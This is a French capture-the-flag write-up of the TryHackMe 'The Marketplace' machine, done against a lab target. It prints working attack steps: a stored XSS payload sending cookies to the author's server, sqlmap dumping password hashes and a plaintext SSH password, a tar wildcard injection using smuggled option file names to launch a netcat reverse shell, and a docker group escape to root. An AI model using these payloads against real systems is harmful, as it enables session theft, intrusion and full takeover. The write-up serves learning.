

## 1. Phase de reconnaissance

On me donne le scope de notre attaque : [10.10.137.157](https://10.10.137.157)

Active Machine Information			
Title The Marketplace	IP Address 10.10.137.157	Expires 1h 52m 57s	<a href="#">?</a> <a href="#">Add 1 hour</a> <a href="#">Terminate</a>

J'effectue un scan sur la machine pour connaître les ports ouverts et les services accessibles :

```
(amsi@kali)-[~]
$ nmap 10.10.137.157 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-20 21:59 CET
Nmap scan report for 10.10.137.157
Host is up (0.028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.19.2
32768/tcp open  http     Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.98 seconds

(amsi@kali)-[~]
$
```


Je vois qu'il y a 2 services de disponible :

- SSH
- WEB


## 2. Exploitation

J'accède sur le site web, je navigue entre les pages etc :


### La page d'accueil



### La page Item



## La page login




Log in

Username

Password

Submit Query

## La page Sign up



Sign up

Username

Password


Submit Query

Je remarque la page item, c'est plusieurs pages et ce n'est pas une gestion de paramètre qui affiche un contenu en fonction du paramètre.

Je constate donc qu'il y'a une base de données car je peux m'inscrire et me connecter.

The Marketplace [Home](#) | [Log in](#) | [Sign up](#)

## Sign up



test

●●●●

Submit Query


The Marketplace [Home](#) | [New listing](#) | [Messages](#) | [Log out](#)

## Signed up successfully!


You're already logged in as test.

Je suis connecté en tant qu'utilisateur test, je vois une nouvelle interface donc je navigue dessus :

## La page Messages



## La page New



Je vais tenter de poster un objet en vente en essayant d'exécuter un code dans la description :



### Add new listing

test

:8080?c=" +  
document.cookie +  
" '>")</script>

Browse... No file selected.

File uploads temporarily disabled due to security issues

Submit Query

Voici le code que j'injecte dans la description :

```
<script>document.write("<img src='http://10.9.177.190:8080?c=" + document.cookie + "'>")</script>
```

L'adresse IP 10.9.177.190 est celui mon serveur, ce script sert à envoyer les cookies des personnes visitant ma page à mon serveur.

Voici la page de mon item que j'ai crée :

test



No Image

Published by test

Description:

[Contact the listing author](#) | [Report listing to admins](#)

Et la preuve que mon script marche car j'ai reçu mon propre cookie :

```
[amsi@kali:~]$ php -S 10.9.177.190:8080
[Sat Jan 20 22:27:20 2024] PHP 8.2.2 Development Server (http://10.9.177.190:8080) started
[Sat Jan 20 22:32:16 2024] 10.9.177.190:54468 Accepted
[Sat Jan 20 22:32:16 2024] 10.9.177.190:54468 [404]: GET /?c=token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJ0QsInVzZXJ0YmV1IjoidGVzdCIsImFkbWluIjpmYWxzZSwiaWF0IjoxNzA1Nzg1Mzc5fQ.RGgAHKUpsgkUt-iUEbEP1aH
iRC_oLXPQA1Byzn6fCA - No such file or directory
[Sat Jan 20 22:32:16 2024] 10.9.177.190:54468 Closing
```

Donc je dois trouver un moyen pour que l'administrateur visite ma page pour que j'obtienne son cookie, donc je vois que je peux signaler ma page à l'administrateur je tente ma chance :

## Report Listing | The Marketplace

Are you sure you want to report test's listing for "test"?

Report

J'ai eu un message me disant que j'ai bien signé et qu'un admin vérifiera la page :

### You have 1 new message(s)

**From system**

Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!

J'ai eu un second message me disant cette fois ci que l'admin a bien vérifié la page et qu'il n'a rien de trouvé d'illégal dessus :

### You have 1 new message(s)

**From system**

Thank you for your report. We have reviewed the listing and found nothing that violates our rules.

**From system**

Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!

Donc je vérifie sur mon serveur le cookie de l'admin que j'ai dû recevoir :



Je remarque sur la page admin que l’url utilise un paramètre « user » pour charger les données de l’utilisateur choisis :



Donc je décide de faire une injection SQL en utilisant l’outil sqlmap pour accéder à la base de données :

```
amsi@kali:~$ sqlmap -u http://10.10.137.157/admin?user=1 -p user --technique=U --cookie="token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJ1bnVzZXJyZWllIjoibWljajGFlbCIsImFkbWwluIjpb0cnVlCjpyYXQ1OjE3MDU3ODY5ND19.84A2pkuQPNpdTmo7LUGEWQYX98Wou1g8PlbljnzVQ" --dump
```

The Marketplace Home | Administration panel | New listing | Messages | Logout

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 22:53:44 /2024-01-20/

[22:53:44] [INFO] testing connection to the target URL

[22:53:44] [INFO] checking if the target is protected by some kind of WAF/IPS

[22:53:44] [INFO] heuristic (basic) test shows that GET parameter 'user' might be injectable (possible DBMS: 'MySQL')

[22:53:44] [INFO] testing for SQL injection on GET parameter 'user'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] n

[22:53:55] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[22:53:55] [WARNING] reflective value(s) found and filtering out

[22:53:56] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test

[22:53:56] [INFO] target URL appears to have 4 columns in query

[22:53:56] [INFO] GET parameter 'user' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable

[22:53:56] [INFO] checking if the injection point on GET parameter 'user' is a false positive

GET parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n

sqlmap identified the following injection point(s) with a total of 35 HTTP(s) requests:

Parameter: user (GET)

Type: UNION query

Title: Generic UNION query (NULL) - 4 columns

Payload: user--3412 UNION ALL SELECT CONCAT(0x716b707871,0x4c486e43534b485a674172774a424742625a66425758557a5a415866775454a595a4e4b6f65754b,0x71707a7671),NULL,NULL,NULL--

[22:53:58] [INFO] testing MySQL

[22:53:58] [INFO] confirming MySQL

[22:53:58] [INFO] the back-end DBMS is MySQL

back-end DBMS: MySQL >= 8.0.0

[22:53:58] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries

[22:53:58] [INFO] fetching current database

[22:53:58] [INFO] fetching tables for database: 'marketplace'

[22:53:58] [INFO] fetching columns for table 'messages' in database 'marketplace'

[22:53:58] [INFO] fetching entries for table 'messages' in database 'marketplace'

Database: marketplace

Table: messages

[3 entries]

id	is_read	user_to	user_from	message_content
1	1	3	1	Hello!\r\nAn automated system has detected your SSH password is too weak and needs to be changed. You have been generated a new temporary password.\r\nYour new password is : @b_ENXkGYUCAv3zj
2	1	4	1	Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!
3	1	4	1	Thank you for your report. We have reviewed the listing and found nothing that violates our rules.

[22:53:58] [INFO] table 'marketplace.messages' dumped to CSV file '/home/amsi/.local/share/sqlmap/output/10.10.137.157/dump/marketplace/messages.csv'

[22:53:58] [INFO] fetching columns for table 'items' in database 'marketplace'

[22:53:59] [INFO] fetching entries for table 'items' in database 'marketplace'

[22:53:59] [INFO] recognized possible password hashes in column 'image'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n

do you want to crack them via a dictionary-based attack? [Y/n/q] n

Database: marketplace

Table: items

[3 entries]

id	image	title	author	description
1	867a9d1a2edc2995dca4b13de50fc545	De'll Laptop	2	Good as new.
2	abffe546fbacb748cc6b44f9eac263df	A cactus	3	Yep, that's a cactus.
3	598815c0f5554115631a3259e5db1719	test	4	<script>document.write('<img src='http://10.9.177.198:8080?c=' + document.cookie + '>')</script>

[22:54:03] [INFO] table 'marketplace.items' dumped to CSV file '/home/amsi/.local/share/sqlmap/output/10.10.137.157/dump/marketplace/items.csv'

[22:54:03] [INFO] fetching columns for table 'users' in database 'marketplace'

[22:54:03] [INFO] fetching entries for table 'users' in database 'marketplace'

Database: marketplace

Table: users

[4 entries]

id	password	username	isAdmin
1	\$2b\$10\$83prYaR/d4ZWJVEex.1xu.Xs1a/TNDRWlUmB4Z..R0T0MSGIGzsgW	system	0
2	\$2b\$10\$yaYKN53Q06vP2HGAlmq10wGt8DXLA05u2844yUlvu2EXwQ0Gf/Iq	michael	1
3	\$2b\$10\$/DK5LJ84L85SCNhs.IxcFeNpEbn.VkylVQ2TK9p25D0iVCrB4ukG	jake	1
4	\$2b\$10\$h21WQAcQKdXKcud0jk1kdehKEMW.dCMpQLoZnSkIE/nSHIJiu7pRg	test	0

J’ai maintenant les 3 tables dans la base de données de la marketplace :

- Messages
- Item
- Users

Dans la table « messages » je remarque qu’il y’a un nouveau mot de passe adressé à Jake : @b\_ENXkGYUCAv3Zj

TryHackMe a rafraichi l’adresse IP de la machine j’ai dû recommencer avec une nouvelle adresse IP donné

Active Machine Information

Title  
The Marketplace

IP Address  
10.10.168.208

Expires  
57m 38s



Add 1 hour

Terminate

Je tente de me connecter en SSH avec le compte de Jake et son mot de passe :

```
(amsi@kali)-[~]
$ ssh jake@10.10.168.208
The authenticity of host '10.10.168.208 (10.10.168.208)' can't be established.
ED25519 key fingerprint is SHA256:Rl4+lAmQWEhSKHNbPY/BoNdG16/4xcmIXNIlSrBasm0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.168.208' (ED25519) to the list of known hosts.
jake@10.10.168.208's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jan 20 22:46:55 UTC 2024

System load:                0.0
Usage of /:                  87.1% of 14.70GB
Memory usage:               28%
Swap usage:                 0%
Processes:                  96
Users logged in:            0
IP address for eth0:        10.10.168.208
IP address for docker0:     172.17.0.1
IP address for br-636b40a4e2d6: 172.18.0.1

⇒ / is using 87.1% of 14.70GB

20 packages can be updated.
0 updates are security updates.

jake@the-marketplace:~$
```

J'ai réussi à me connecter en tant que Jake !

### 3. Élévation des privilèges

Je regarde d'abord où je suis et quels droits j'ai à ma disposition :

```
jake@the-marketplace:~$ id
uid=1000(jake) gid=1000(jake) groups=1000(jake)
jake@the-marketplace:~$ pwd
/home/jake
jake@the-marketplace:~$ ls -lisa
total 32
573788 4 drwxr-xr-x 4 jake jake 4096 Aug 23 2020 .
524290 4 drwxr-xr-x 5 root root 4096 Aug 23 2020 ..
556138 0 lrwxrwxrwx 1 jake jake 9 Aug 23 2020 .bash_history → /dev/null
556135 4 -rw-r--r-- 1 jake jake 220 Aug 23 2020 .bash_logout
556136 4 -rw-r--r-- 1 jake jake 3771 Aug 23 2020 .bashrc
573791 4 drwx----- 2 jake jake 4096 Aug 23 2020 .cache
573789 4 drwx----- 3 jake jake 4096 Aug 23 2020 .gnupg
556134 4 -rw-r--r-- 1 jake jake 807 Aug 23 2020 .profile
533365 4 -r----- 1 jake jake 38 Aug 23 2020 user.txt
jake@the-marketplace:~$ sudo -l
Matching Defaults entries for jake on the-marketplace:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on the-marketplace:
  (michael) NOPASSWD: /opt/backups/backup.sh
jake@the-marketplace:~$
```

Je vois que j'ai un droit Michael sur le script backup.sh sans mot de passe, je vais regarder le contenu du script :

```
jake@the-marketplace:~$ cat /opt/backups/backup.sh
#!/bin/bash
echo "Backing up files ... ";
tar cf /opt/backups/backup.tar *
jake@the-marketplace:~$
```

Ici dans le script je vois qu'il compile tout le dossier, donc j'essaie d'exécuter le script :

```
jake@the-marketplace:~$ sudo -u michael /opt/backups/backup.sh
Backing up files ...
tar: /opt/backups/backup.tar: Cannot open: Permission denied
tar: Error is not recoverable: exiting now
jake@the-marketplace:~$
```



Je cherche sur internet une exploitation sur tar et j'ai eu ces commandes-là :

- Echo 1 : je me crée une backdoor avec netcat que je mets dans un script sh
- Echo 2 & 3 : je nomme les fichiers avec des options que je dois exécuter pour avoir un shell avec la commande tar

C'est une exploitation d'injection de caractères génériques :

```
jake@the-marketplace:/opt/backups$ ls
backup.sh  backup.tar
jake@the-marketplace:/opt/backups$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.177.190 4444 >/tmp/f" > shell.sh
jake@the-marketplace:/opt/backups$ echo "" > "--checkpoint-action=exec=sh shell.sh"
jake@the-marketplace:/opt/backups$ echo "" > --checkpoint=1
jake@the-marketplace:/opt/backups$ ls
backup.sh  backup.tar  '--checkpoint=1'  '--checkpoint-action=exec=sh shell.sh'  shell.sh
jake@the-marketplace:/opt/backups$ sudo -u michael /opt/backups/backup.sh
Backing up files...
tar: backup.tar: file is the archive; not dumped
rm: cannot remove '/tmp/f': No such file or directory
id
[█]
```

Voici du coup une backdoor avec le compte de Michael :

```
(amsi@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.177.190] from (UNKNOWN) [10.10.168.208] 33356
$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
$ [█]
```

Je convertis le shell vers un shell TTY en utilisant python :

```
$ id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
michael@the-marketplace:/opt/backups$ ls
ls
backup.sh  '--checkpoint=1'  shell.sh
backup.tar  '--checkpoint-action=exec=sh shell.sh'
michael@the-marketplace:/opt/backups$ ls -l
ls -l
total 16
-rwxr-xr-x 1 michael michael 73 Aug 23 2020 backup.sh
-rw-r--r-- 1 michael michael 0 Jan 20 23:55 backup.tar
-rw-rw-r-- 1 jake jake 1 Jan 20 23:52 '--checkpoint=1'
-rw-rw-r-- 1 jake jake 1 Jan 20 23:52 '--checkpoint-action=exec=sh shell.sh'
-rw-rw-r-- 1 jake jake 80 Jan 20 23:52 shell.sh
```

Je constate qu'il a les droits de docker, donc je peux faire une élévation de privilèges avec docker :

```
michael@the-marketplace:/opt/backups$ id
id
uid=1002(michael) gid=1002(michael) groups=1002(michael),999(docker)
michael@the-marketplace:/opt/backups$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
t /mnt shn -v /:/mnt --rm -it alpine chroot
id
id
id
# uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@804ce5cfaba8:/# pwd
pwd
/
root@804ce5cfaba8:/# ls -l
ls -l
total 2017372
drwxr-xr-x 2 root root 4096 Aug 23 2020 bin
drwxr-xr-x 3 root root 4096 Aug 23 2020 boot
drwxr-xr-x 2 root root 4096 Aug 23 2020 cdrom
drwxr-xr-x 17 root root 3700 Jan 20 23:49 dev
drwxr-xr-x 96 root root 4096 Sep 1 2020 etc
drwxr-xr-x 5 root root 4096 Aug 23 2020 home
lrwxrwxrwx 1 root root 34 Aug 23 2020 initrd.img → boot/initrd.img-4.15.0-112-generic
lrwxrwxrwx 1 root root 34 Aug 23 2020 initrd.img.old → boot/initrd.img-4.15.0-112-generic
drwxr-xr-x 22 root root 4096 Aug 23 2020 lib
drwxr-xr-x 2 root root 4096 Aug 23 2020 lib64
drwx----- 2 root root 16384 Aug 23 2020 lost+found
drwxr-xr-x 2 root root 4096 Feb 3 2020 media
drwxr-xr-x 2 root root 4096 Feb 3 2020 mnt
drwxr-xr-x 4 root root 4096 Aug 23 2020 opt
dr-xr-xr-x 124 root root 0 Jan 20 23:49 proc
drwx----- 4 root root 4096 Aug 23 2020 root
drwxr-xr-x 27 root root 920 Jan 20 23:51 run
drwxr-xr-x 2 root root 12288 Aug 23 2020 sbin
drwxr-xr-x 2 root root 4096 Feb 3 2020 srv
-rw----- 1 root root 2065694720 Aug 23 2020 swap.img
dr-xr-xr-x 13 root root 0 Jan 20 23:49 sys
drwxrwxrwt 9 root root 4096 Jan 20 23:58 tmp
drwxr-xr-x 11 root root 4096 Aug 23 2020 usr
drwxr-xr-x 13 root root 4096 Aug 23 2020 var
lrwxrwxrwx 1 root root 31 Aug 23 2020 vmlinuz → boot/vmlinuz-4.15.0-112-generic
lrwxrwxrwx 1 root root 31 Aug 23 2020 vmlinuz.old → boot/vmlinuz-4.15.0-112-generic
root@804ce5cfaba8:/# [█]
```

J'ai réussi à me connecter en root !



J'ai récupéré les flags au passage :

**Task 1** **The Marketplace**

The sysadmin of **The Marketplace**, Michael, has given you access to an internal server of his, so you can pentest the marketplace platform he and his team has been working on. He said it still has a few bugs he and his team need to iron out.

Can you take advantage of this and will you be able to gain root access on his server?

*Answer the questions below*

What is flag 1?

Correct Answer

Hint

What is flag 2? (User.txt)

Correct Answer

What is flag 3? (Root.txt)

Correct Answer

J'ai réussi à terminer le challenge, il a été très dur car j'ai dû apprendre des notions, des outils et le manque de temps avec l'alternance qui fait que j'ai du faire 2-3 nuits blanche pour apprendre et maîtriser le sujet.